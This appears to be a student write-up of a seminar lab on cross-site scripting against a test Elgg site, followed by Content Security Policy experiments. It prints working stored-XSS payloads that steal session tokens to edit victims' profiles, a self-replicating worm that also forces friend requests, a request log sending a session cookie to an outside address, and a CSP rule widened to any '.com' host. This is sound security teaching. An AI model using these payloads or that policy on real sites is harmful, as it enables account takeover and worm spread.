


About me

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var content=token+ts+userName+"&description=<p>samy was here</p>&accesslevel[description]=2"+guid
var samyGuid=59
var sendurl="http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

The SendURL is the request URL from POST in HTTP reader live, sammy's guid has been filled in, and the content is in the same order as seen in HTTP reader live, with the target's token, timestamp, username, our description text, and their guid.

Now I can log into Alice's account, visit Sammy's page, and then check my own page:



Alice

Brief description


About me

samy was here


Success, the attack worked

Question 3:

Line 1 is needed, otherwise Samy's script will attack his own profile. Without it, the code will execute when Samy visits his own page, right after Saving, and it will change the about me from the script to the text "samy was here", so the exploit will not affect anyone else.




```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var content=token+ts+userName+"&description=<p>samy was here</p>&accesslevel[description]=2"+guid
var samyGuid=59
var sendurl="http://www.seed-server.com/action/profile/edit";
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
</script>
```



After editing the script and loading Samy's page, I see that Samy attacked himself and the about me is now this text.

Task 6:


To have the script propagate itself, I will add the DOM code into the code from the last task so that it is present on Everyone's profile. I will also need to add the code from the previous task to add Samy as a friend. Samy's updated code is as follows:




About me

```
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

//Construct the content of your url.
var description = "&description=samy was here" + wormCode;
description += "&accesslevel[description]=2";
var content=token+ts+userName+description+guid;
var samyGuid=59
var posturl="http://www.seed-server.com/action/profile/edit";
var sendurl = "http://www.seed-server.com/action/friends/add?friend=59"+ts+token;
if(elgg.session.user.guid!=samyGuid)
{

//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", posturl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}

Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();

}
</script>
```

I've added the code to propagate the inner html into the victim's about me, and a second Ajax call to add Samy as a friend each time the script propagates. To test it, I will infect Alice by visiting Samy's page as her, then infect Charlie by visiting Alice's page:



Starting off, Charlies page is blank. When I visit Alice, we see that the worm propagation is executed:



Brief description


About me
samy was here

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.seed-server.com	alice	document		4.34 KB	16.88 KB
200	GET	www.seed-server.com	56large.jpg	img		cached	6.18 KB
304	GET	www.seed-server.com	jquery.js	script		cached	0 B
304	GET	www.seed-server.com	jquery-ui.js	script		cached	0 B
304	GET	www.seed-server.com	require_config.js	script		cached	789 B
304	GET	www.seed-server.com	require.js	script		cached	0 B
304	GET	www.seed-server.com	elgg.js	script		cached	0 B
	GET	10.9.0.1:5555	/?c=Elgg=a2db0cc57kqn932u7vduh4f3fh	alice:49 (img)		0 B	0 B
302	POST	www.seed-server.com	edit	alice:80 (xhr)		4.33 KB	16.92 KB
302	GET	www.seed-server.com	add?friend=59&__elgg_ts=1731680910&__elgg_token=md	alice:85 (xhr)		4.34 KB	17.03 KB
200	GET	www.seed-server.com	sprintf.js	require.js:127 (script)		cached	0 B
200	GET	www.seed-server.com	en.js	require.js:127 (script)		cached	0 B
200	GET	www.seed-server.com	weakmap-polyfill.js	require.js:127 (script)		cached	0 B
200	GET	www.seed-server.com	formdata-polyfill.js	require.js:127 (script)		cached	0 B

```
Form data
    __elgg_token: "mdpPJbHROlsCr0iMbSKB_g"
    __elgg_ts: "1731680910"
    name: "Charlie"
    description: "samy was here<script id=\"worm\" type=\"text/javascript\">\nwindow.onload =
        function(){\nvar headerTag = \"<script id=\\\"worm\\\" type=\\\"text/javascript
        \\\">\";\nvar jsCode = document.getElementById(\"worm\").innerHTML;\nvar tailTag =
        \"</\" + \"script>\";\nvar wormCode = encodeURIComponent(headerTag + jsCode +
        tailTag);\n\n//JavaScript code to access user name, user guid, Time Stamp
        __elgg_ts\n//and Security Token __elgg_token\nvar userName=\"&
        name=\"+elgg.session.user.name;\nvar guid=\"&guid=\"+elgg.s…"http://www.seed-
        server.com/action/profile/edit\";\nvar sendurl = \"http://www.seed-server.com/action
        /friends/add?friend=59\"+ts+token;\nif(elgg.session.user.guid!=samyGuid)\n{\n\n
        //Create and send Ajax request to modify profile\nvar Ajax=null;\nAjax=new
        XMLHttpRequest();\nAjax.open(\"POST\", posturl,
        true);\nAjax.setRequestHeader(\"Content-Type\",\n\"application/x-www-form-
        urlencoded\");\nAjax.send(content);\n}\n\nAjax=new
        XMLHttpRequest();\nAjax.open(\"GET\", sendurl, true);\nAjax.send();\n\n}\n</script>"
    accesslevel[description]: "2"
```

There is a POST request with the worm in the description, and under it a GET request with the friend add for Samy.

Back to Charlie's profile, I see the worm has propagated:




Charlie

About me

samy was here

Task 7:


When first visiting the websites, I get:



www.example32a.com

CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: OK
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:


www.example32b.com

CSP Experiment

1. Inline: Nonce (111-111-111): Failed

2. Inline: Nonce (222-222-222): Failed


3. Inline: No Nonce: Failed

4. From self: OK

5. From www.example60.com: Failed

6. From www.example70.com: OK

7. From button click: Click me


www.example32c.com

CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed

4. From self: OK


5. From www.example60.com: Failed

6. From www.example70.com: OK

7. From button click: Click me


After clicking the button on each, No tags changed from their OK or failed, on 32a a popup saying JS executed came up, this did not come up on b or c.

I changed the apache_csp.conf to display OK on area 5 and 6 for 32b by removing restrictions on which hostname is a script src.



```
    Header set Content-Security-Policy " \
              default-src 'www.example60.com'; \
              script-src 'www.example60.com' *.com \
         "
</VirtualHost>
```

By changing www.example70.com to *.com, any .com hostname will show OK.



www.example32b.com

CSP Experiment

1. Inline: Nonce (111-111-111): Failed

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed


4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK

